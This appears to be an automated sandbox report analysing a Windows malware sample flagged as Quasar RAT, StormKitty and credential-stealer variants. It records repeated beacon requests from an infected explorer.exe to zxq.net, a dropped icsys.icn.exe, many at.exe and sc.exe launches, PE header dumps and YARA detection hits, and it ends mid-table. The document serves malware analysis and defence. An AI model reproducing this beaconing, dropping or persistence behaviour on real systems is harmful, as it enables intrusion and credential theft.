6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{background:url(//www.google.com/images/brand

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49766	51.81.194.202	443	C:\Windows\System\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 07:09:40 UTC	0	OUT	GET /cmsys.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko Connection: Keep-Alive Host: zxq.net
2022-08-05 07:09:40 UTC	0	IN	HTTP/1.1 301 Moved Permanently Connection: close content-type: text/html; charset=UTF-8 expires: Wed, 11 Jan 1984 05:00:00 GMT cache-control: no-cache, must-revalidate, max-age=0 link: <https://zxq.net/wp-json/>; rel="https://api.w.org/" x-redirect-by: WordPress location: https://zxq.net/what-happened-to-the-old-zxq-website/ x-litespeed-cache: hit content-length: 0 date: Fri, 05 Aug 2022 07:09:40 GMT alt-svc: h3=":443"; ma=2592000, h3-29=":443"; ma=2592000, h3-Q050=":443"; ma=2592000, h3-Q046=":443"; ma=2592000, h3-Q043=":443"; ma=2592000, quic=":443"; ma=2592000; v="43,46"

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49769	51.81.194.202	443	C:\Windows\System\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 07:09:41 UTC	0	OUT	GET /what-happened-to-the-old-zxq-website/ HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko Connection: Keep-Alive Host: zxq.net
2022-08-05 07:09:41 UTC	0	IN	HTTP/1.1 200 OK Connection: close content-type: text/html; charset=UTF-8 link: <https://zxq.net/wp-json/>; rel="https://api.w.org/" link: <https://zxq.net/wp-json/wp/v2/pages/187>; rel="alternate"; type="application/json" link: <https://zxq.net/?p=187>; rel=shortlink etag: "5981-1659425030;;;" x-litespeed-cache: hit transfer-encoding: chunked date: Fri, 05 Aug 2022 07:09:41 GMT alt-svc: h3=":443"; ma=2592000, h3-29=":443"; ma=2592000, h3-Q050=":443"; ma=2592000, h3-Q046=":443"; ma=2592000, h3-Q043=":443"; ma=2592000, quic=":443"; ma=2592000; v="43,46"
2022-08-05 07:09:41 UTC	1	IN	Data Raw: 64 62 64 65 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 20 63 6c 61 73 73 3d 22 73 2d 64 61 72 6b 20 73 69 74 65 2d 73 2d 64 61 72 6b 22 3e 0a 0a 3c 68 65 61 64 3e 0a 0a 09 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 27 72 6f 62 6f 74 73 27 20 63 6f 6e 74 65 6e 74 3d 27 69 6e 64 65 78 2c 20 66 6f 6c 6c 6f 77 2c 20 6d 61 78 2d 69 6d 61 67 65 2d 70 72 65 76 69 65 77 3a 6c 61 72 67 65 2c 20 6d 61 78 2d 73 6e 69 70 70 Data Ascii: dbde<!DOCTYPE html><html lang="en-US" class="s-dark site-s-dark"><head><meta charset="UTF-8" /><meta name="viewport" content="width=device-width, initial-scale=1" /><meta name='robots' content='index, follow, max-image-preview:large, max-snipp
2022-08-05 07:09:41 UTC	2	IN	Data Raw: 67 3a 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 61 72 74 69 63 6c 65 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 74 69 74 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 57 68 61 74 20 68 61 70 70 65 6e 65 64 20 74 6f 20 74 68 65 20 6f 6c 64 20 5a 58 51 20 77 65 62 73 69 74 65 3f 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 49 6e 66 6f 72 6d 61 74 69 6f 6e 20 46 6f 72 20 5a 58 51 2e 6e 65 74 20 53 75 62 64 6f 6d 61 69 6e 20 4f 77 6e 65 72 73 20 54 68 65 20 6f 6c 64 20 5a 58 51 20 77 65 62 73 69 74 65 20 68 61 64 20 62 65 65 6e 20 73 68 75 74 20 64 6f 77 6e 20 62 79 20 74 68 65 20 70 72 65 76 69 6f 75 73 20 6f 77 6e 65 72 73 2e 20 50 72 Data Ascii: g:type" content="article" /><meta property="og:title" content="What happened to the old ZXQ website?" /><meta property="og:description" content="Information For ZXQ.net Subdomain Owners The old ZXQ website had been shut down by the previous owners. Pr
2022-08-05 07:09:41 UTC	16	IN	Data Raw: 72 61 6e 73 66 6f 72 6d 3a 20 75 70 70 65 72 63 61 73 65 3b 20 6c 65 74 74 65 72 2d 73 70 61 63 69 6e 67 3a 20 2e 30 35 65 6d 3b 20 7d 0a 2e 6e 61 76 69 67 61 74 69 6f 6e 2d 6d 61 69 6e 20 2e 6d 65 6e 75 20 3e 20 6c 69 20 6c 69 20 61 20 7b 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 34 70 78 3b 20 7d 0a 2e 6e 61 76 69 67 61 74 69 6f 6e 2d 6d 61 69 6e 20 7b 20 2d 2d 6e 61 76 2d 69 74 65 6d 73 2d 73 70 61 63 65 3a 20 33 33 70 78 3b 20 7d 0a 2e 73 2d 6c 69 67 68 74 20 2e 6e 61 76 69 67 61 74 69 6f 6e 2d 6d 61 69 6e 20 7b 20 2d 2d 63 2d 6e 61 76 3a 20 23 30 30 30 30 30 30 3b 20 7d 0a 2e 73 2d 6c 69 67 68 74 20 2e 6e 61 76 69 67 61 74 69 6f 6e 20 7b 20 2d 2d 63 2d 6e 61 76 2d 62 6c 69 70 3a 20 76 61 72 28 2d 2d 63 2d 6d 61 69 6e 29 3b 20 7d 0a 2e 73 2d 64 61 72 6b Data Ascii: ransform: uppercase; letter-spacing: .05em; }.navigation-main .menu > li li a { font-size: 14px; }.navigation-main { --nav-items-space: 33px; }.s-light .navigation-main { --c-nav: #000000; }.s-light .navigation { --c-nav-blip: var(--c-main); }.s-dark
2022-08-05 07:09:41 UTC	32	IN	Data Raw: 65 6c 3d 22 68 6f 6d 65 22 20 63 6c 61 73 73 3d 22 6c 6f 67 6f 2d 6c 69 6e 6b 20 74 73 2d 6c 6f 67 6f 20 6c 6f 67 6f 2d 69 73 2d 69 6d 61 67 65 22 3e 0a 09 09 3c 73 70 61 6e 3e 0a 09 09 09 0a 09 09 09 09 0a 09 09 09 09 09 3c 69 6d 67 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 7a 78 71 2e 6e 65 74 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 75 70 6c 6f 61 64 73 2f 32 30 32 32 2f 30 32 2f 5a 58 51 2e 70 6e 67 22 20 63 6c 61 73 73 3d 22 6c 6f 67 6f 2d 69 6d 61 67 65 22 20 61 6c 74 3d 22 5a 58 51 22 20 77 69 64 74 68 3d 22 32 30 33 22 20 68 65 69 67 68 74 3d 22 36 36 22 2f 3e 0a 09 09 09 09 09 09 09 09 20 0a 09 09 09 09 3c 2f 73 70 61 6e 3e 0a 09 3c 2f 61 3e 09 09 09 3c 2f 64 69 76 3e 0a 0a 09 09 09 09 09 09 09 0a 09 09 09 09 3c 64 69 76 20 63 6c 61 73 73 3d Data Ascii: el="home" class="logo-link ts-logo logo-is-image"> <div class=
2022-08-05 07:09:41 UTC	48	IN	Data Raw: 6c 69 6e 65 2d 53 68 6f 70 70 69 6e 67 2d 54 69 70 73 2d 44 75 72 69 6e 67 2d 43 6f 76 69 64 2d 30 31 2d 33 30 30 78 31 36 39 2e 6a 70 65 67 20 33 30 30 77 2c 20 68 74 74 70 73 3a 2f 2f 7a 78 71 2e 6e 65 74 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 75 70 6c 6f 61 64 73 2f 32 30 32 32 2f 30 37 2f 4f 6e 6c 69 6e 65 2d 53 68 6f 70 70 69 6e 67 2d 54 69 70 73 2d 44 75 72 69 6e 67 2d 43 6f 76 69 64 2d 30 31 2d 31 30 32 34 78 35 37 36 2e 6a 70 65 67 20 31 30 32 34 77 2c 20 68 74 74 70 73 3a 2f 2f 7a 78 71 2e 6e 65 74 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 75 70 6c 6f 61 64 73 2f 32 30 32 32 2f 30 37 2f 4f 6e 6c 69 6e 65 2d 53 68 6f 70 70 69 6e 67 2d 54 69 70 73 2d 44 75 72 69 6e 67 2d 43 6f 76 69 64 2d 30 31 2d 37 36 38 78 34 33 32 2e 6a 70 65 67 20 37 36 38 77 2c 20 68 Data Ascii: line-Shopping-Tips-During-Covid-01-300x169.jpeg 300w, https://zxq.net/wp-content/uploads/2022/07/Online-Shopping-Tips-During-Covid-01-1024x576.jpeg 1024w, https://zxq.net/wp-content/uploads/2022/07/Online-Shopping-Tips-During-Covid-01-768x432.jpeg 768w, h
2022-08-05 07:09:41 UTC	56	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49782	51.81.194.202	443	C:\Windows\System\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2022-08-05 07:09:59 UTC	56	OUT	GET /cmsys.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko Connection: Keep-Alive Host: zxq.net
2022-08-05 07:09:59 UTC	56	IN	HTTP/1.1 301 Moved Permanently Connection: close content-type: text/html; charset=UTF-8 expires: Wed, 11 Jan 1984 05:00:00 GMT cache-control: no-cache, must-revalidate, max-age=0 link: <https://zxq.net/wp-json/>; rel="https://api.w.org/" x-redirect-by: WordPress location: https://zxq.net/what-happened-to-the-old-zxq-website/ x-litespeed-cache: hit content-length: 0 date: Fri, 05 Aug 2022 07:09:59 GMT alt-svc: h3=":443"; ma=2592000, h3-29=":443"; ma=2592000, h3-Q050=":443"; ma=2592000, h3-Q046=":443"; ma=2592000, h3-Q043=":443"; ma=2592000, quic=":443"; ma=2592000; v="43,46"

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49789	51.81.194.202	443	C:\Windows\System\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 07:10:18 UTC	57	OUT	GET /cmsys.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko Connection: Keep-Alive Host: zxq.net
2022-08-05 07:10:18 UTC	57	IN	HTTP/1.1 301 Moved Permanently Connection: close content-type: text/html; charset=UTF-8 expires: Wed, 11 Jan 1984 05:00:00 GMT cache-control: no-cache, must-revalidate, max-age=0 link: <https://zxq.net/wp-json/>; rel="https://api.w.org/" x-redirect-by: WordPress location: https://zxq.net/what-happened-to-the-old-zxq-website/ x-litespeed-cache: hit content-length: 0 date: Fri, 05 Aug 2022 07:10:18 GMT alt-svc: h3=":443"; ma=2592000, h3-29=":443"; ma=2592000, h3-Q050=":443"; ma=2592000, h3-Q046=":443"; ma=2592000, h3-Q043=":443"; ma=2592000, quic=":443"; ma=2592000; v="43,46"

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49798	51.81.194.202	443	C:\Windows\System\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 07:10:34 UTC	58	OUT	GET /cmsys.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko Connection: Keep-Alive Host: zxq.net
2022-08-05 07:10:34 UTC	58	IN	HTTP/1.1 301 Moved Permanently Connection: close content-type: text/html; charset=UTF-8 expires: Wed, 11 Jan 1984 05:00:00 GMT cache-control: no-cache, must-revalidate, max-age=0 link: <https://zxq.net/wp-json/>; rel="https://api.w.org/" x-redirect-by: WordPress location: https://zxq.net/what-happened-to-the-old-zxq-website/ x-litespeed-cache: hit content-length: 0 date: Fri, 05 Aug 2022 07:10:34 GMT alt-svc: h3=":443"; ma=2592000, h3-29=":443"; ma=2592000, h3-Q050=":443"; ma=2592000, h3-Q046=":443"; ma=2592000, h3-Q043=":443"; ma=2592000, quic=":443"; ma=2592000; v="43,46"

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49805	51.81.194.202	443	C:\Windows\System\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 07:10:49 UTC	58	OUT	GET /cmsys.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko Connection: Keep-Alive Host: zxq.net
2022-08-05 07:10:50 UTC	59	IN	HTTP/1.1 301 Moved Permanently Connection: close content-type: text/html; charset=UTF-8 expires: Wed, 11 Jan 1984 05:00:00 GMT cache-control: no-cache, must-revalidate, max-age=0 link: <https://zxq.net/wp-json/>; rel="https://api.w.org/" x-redirect-by: WordPress location: https://zxq.net/what-happened-to-the-old-zxq-website/ x-litespeed-cache: hit content-length: 0 date: Fri, 05 Aug 2022 07:10:50 GMT alt-svc: h3=":443"; ma=2592000, h3-29=":443"; ma=2592000, h3-Q050=":443"; ma=2592000, h3-Q046=":443"; ma=2592000, h3-Q043=":443"; ma=2592000, quic=":443"; ma=2592000; v="43,46"

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49810	51.81.194.202	443	C:\Windows\System\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 07:11:05 UTC	59	OUT	GET /cmsys.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; Trident/7.0; rv:11.0) like Gecko Connection: Keep-Alive Host: zxq.net
2022-08-05 07:11:05 UTC	59	IN	HTTP/1.1 301 Moved Permanently Connection: close content-type: text/html; charset=UTF-8 expires: Wed, 11 Jan 1984 05:00:00 GMT cache-control: no-cache, must-revalidate, max-age=0 link: <https://zxq.net/wp-json/>; rel="https://api.w.org/" x-redirect-by: WordPress location: https://zxq.net/what-happened-to-the-old-zxq-website/ x-litespeed-cache: hit content-length: 0 date: Fri, 05 Aug 2022 07:11:05 GMT alt-svc: h3=":443"; ma=2592000, h3-29=":443"; ma=2592000, h3-Q050=":443"; ma=2592000, h3-Q046=":443"; ma=2592000, h3-Q043=":443"; ma=2592000, quic=":443"; ma=2592000; v="43,46"

Statistics

Behavior

- Lg3gn9y1Cj.exe
- lg3gn9y1cj.exe
- AppLaunch.exe
- icsys.icn.exe
- explorer.exe
- spoolsv.exe
- svchost.exe
- spoolsv.exe
- at.exe
- conhost.exe
- at.exe
- conhost.exe
- svchost.exe
- at.exe
- conhost.exe
- at.exe
- conhost.exe
- at.exe

- conhost.exe
- at.exe
- svchost.exe
- conhost.exe
- at.exe
- conhost.exe
- at.exe
- svchost.exe
- conhost.exe
- at.exe
- svchost.exe
- conhost.exe
- svchost.exe
- at.exe
- explorer.exe
- conhost.exe
- at.exe
- conhost.exe
- svchost.exe
- at.exe
- conhost.exe
- at.exe
- conhost.exe
- at.exe
- svchost.exe
- svchost.exe
- conhost.exe
- at.exe
- conhost.exe
- at.exe
- conhost.exe
- svchost.exe
- at.exe
- sc.exe
- conhost.exe
- sc.exe
- conhost.exe

Click to jump to process

System Behavior

Analysis Process: Lg3gn9y1Cj.exe PID: **5744**, Parent PID: **3024**

General

Target ID:	0
Start time:	09:09:07
Start date:	05/08/2022
Path:	C:\Users\user\Desktop\Lg3gn9y1Cj.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\Lg3gn9y1Cj.exe"
Imagebase:	0x400000
File size:	416083 bytes
MD5 hash:	45061E4DA841C2587D0890148705A142
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Caches	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	66051D33	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\icsys.icn.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	660ED258	CreateFileA
c:\users\user\desktop\lg3gn9y1cj.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	2	660ED258	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF01383C41703FF854.TMP	success or wait	1	660C241E	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\icsys.icn.exe	0	4096	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 31 6d fd fd 50 03 fd fd 50 03 fd fd 50 03 fd 7a 4c 0d fd fd 50 03 fd fd 4f 0a fd fd 50 03 fd 10 4f 0e fd fd 50 03 fd 52 69 63 68 fd 50 03 fd 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 fd fd fd 4d 00 00 00 00 00 00 00 00 fd 00 0f 01 0b 01 06 00 00 fd 02 00 00 30 00 00 00 00 00 00 70 36 00 00 00 10 00 00 00 fd 02 00 00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 01 00 00	MZ@!L!This program cannot be run in DOS mode.$1mPPPzLPOPOP RichPPELM0p6@	success or wait	69	660ED8F8	WriteFile
C:\Users\user\Desktop\lg3gn9y1cj.exe	0	4096	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 05 60 fd 41 fd 88 41 fd 88 41 fd 88 b4 fd fd 40 fd 88 28 fd c8 42 fd 88 fd fd c8 40 fd 88 52 69 63 68 41 fd 88 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 2f fd fd 62 00 00 00 00 00 00 00 00 00 fd 00 0f 01 0b 01 06 00 00 fd 01 00 00 20 00 00 00 00 00 00 fd 19 00 00 00 10 00 00 00 fd 01 00 00 00 40	MZ@!L!This program cannot be run in DOS mode.$AAA@(B@RichAPEL/b @	success or wait	33	660ED8F8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\Lg3gn9y1Cj.exe	unknown	21	success or wait	105	660ED50F	ReadFile
C:\Users\desktop.ini	unknown	176	success or wait	1	66051D33	unknown
C:\Users\user\Desktop\desktop.ini	unknown	284	success or wait	1	66051D33	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\desktop.ini	unknown	404	success or wait	1	66051D33	unknown
C:\Users\user\Music\desktop.ini	unknown	506	success or wait	1	66051D33	unknown
C:\Users\user\Pictures\desktop.ini	unknown	506	success or wait	1	66051D33	unknown
C:\Users\user\Videos\desktop.ini	unknown	506	success or wait	1	66051D33	unknown
C:\Users\user\Downloads\desktop.ini	unknown	284	success or wait	1	66051D33	unknown
C:\Program Files (x86)\desktop.ini	unknown	176	success or wait	1	66051D33	unknown

Registry Activities

Analysis Process: lg3gn9y1cj.exe PID: **4392**, Parent PID: **5744**

General

Target ID:	1
Start time:	09:09:09
Start date:	05/08/2022
Path:	C:\Users\user\Desktop\lg3gn9y1cj.exe
Wow64 process (32bit):	true
Commandline:	c:\users\user\desktop\lg3gn9y1cj.exe
Imagebase:	0x400000
File size:	135168 bytes
MD5 hash:	BEE47439C4960E2728594ECE9AD95BA7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Yara matches:	• Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: 00000001.00000002.535235845.0000000002B42000.00000040.00001000.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_TelegramRAT, Description: Yara detected Telegram RAT, Source: 00000001.00000002.535235845.0000000002B42000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_StormKitty, Description: Yara detected StormKitty Stealer, Source: 00000001.00000002.535235845.0000000002B42000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000002.535235845.0000000002B42000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: 00000001.00000003.266417604.00000000006D3000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_TelegramRAT, Description: Yara detected Telegram RAT, Source: 00000001.00000003.266417604.00000000006D3000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_StormKitty, Description: Yara detected StormKitty Stealer, Source: 00000001.00000003.266417604.00000000006D3000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000003.266417604.00000000006D3000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_A310Logger, Description: Detects A310Logger, Source: C:\Users\user\Desktop\lg3gn9y1cj.exe , Author: ditekSHen
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 26%, Metadefender, Browse • Detection: 92%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Caches	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	66051D33	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\desktop.ini	unknown	176	success or wait	1	66051D33	unknown
C:\Users\user\Desktop\desktop.ini	unknown	284	success or wait	1	66051D33	unknown
C:\Users\user\Documents\desktop.ini	unknown	404	success or wait	1	66051D33	unknown
C:\Users\user\Music\desktop.ini	unknown	506	success or wait	1	66051D33	unknown
C:\Users\user\Pictures\desktop.ini	unknown	506	success or wait	1	66051D33	unknown
C:\Users\user\Videos\desktop.ini	unknown	506	success or wait	1	66051D33	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\desktop.ini	unknown	284	success or wait	1	66051D33	unknown

Analysis Process: AppLaunch.exe PID: **5840**, Parent PID: **4392**

General

Target ID:	2
Start time:	09:09:11
Start date:	05/08/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
Imagebase:	0x980000
File size:	98912 bytes
MD5 hash:	6807F903AC06FF7E1670181378690B22
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: 00000002.00000000.265995360.0000000005322000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_TelegramRAT, Description: Yara detected Telegram RAT, Source: 00000002.00000000.265995360.0000000005322000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_StormKitty, Description: Yara detected StormKitty Stealer, Source: 00000002.00000000.265995360.0000000005322000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000000.265995360.0000000005322000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000002.277724010.000000000733B000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000002.277673083.00000000072F3000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CF2CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CF2CF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\AppLaunch.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D23C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
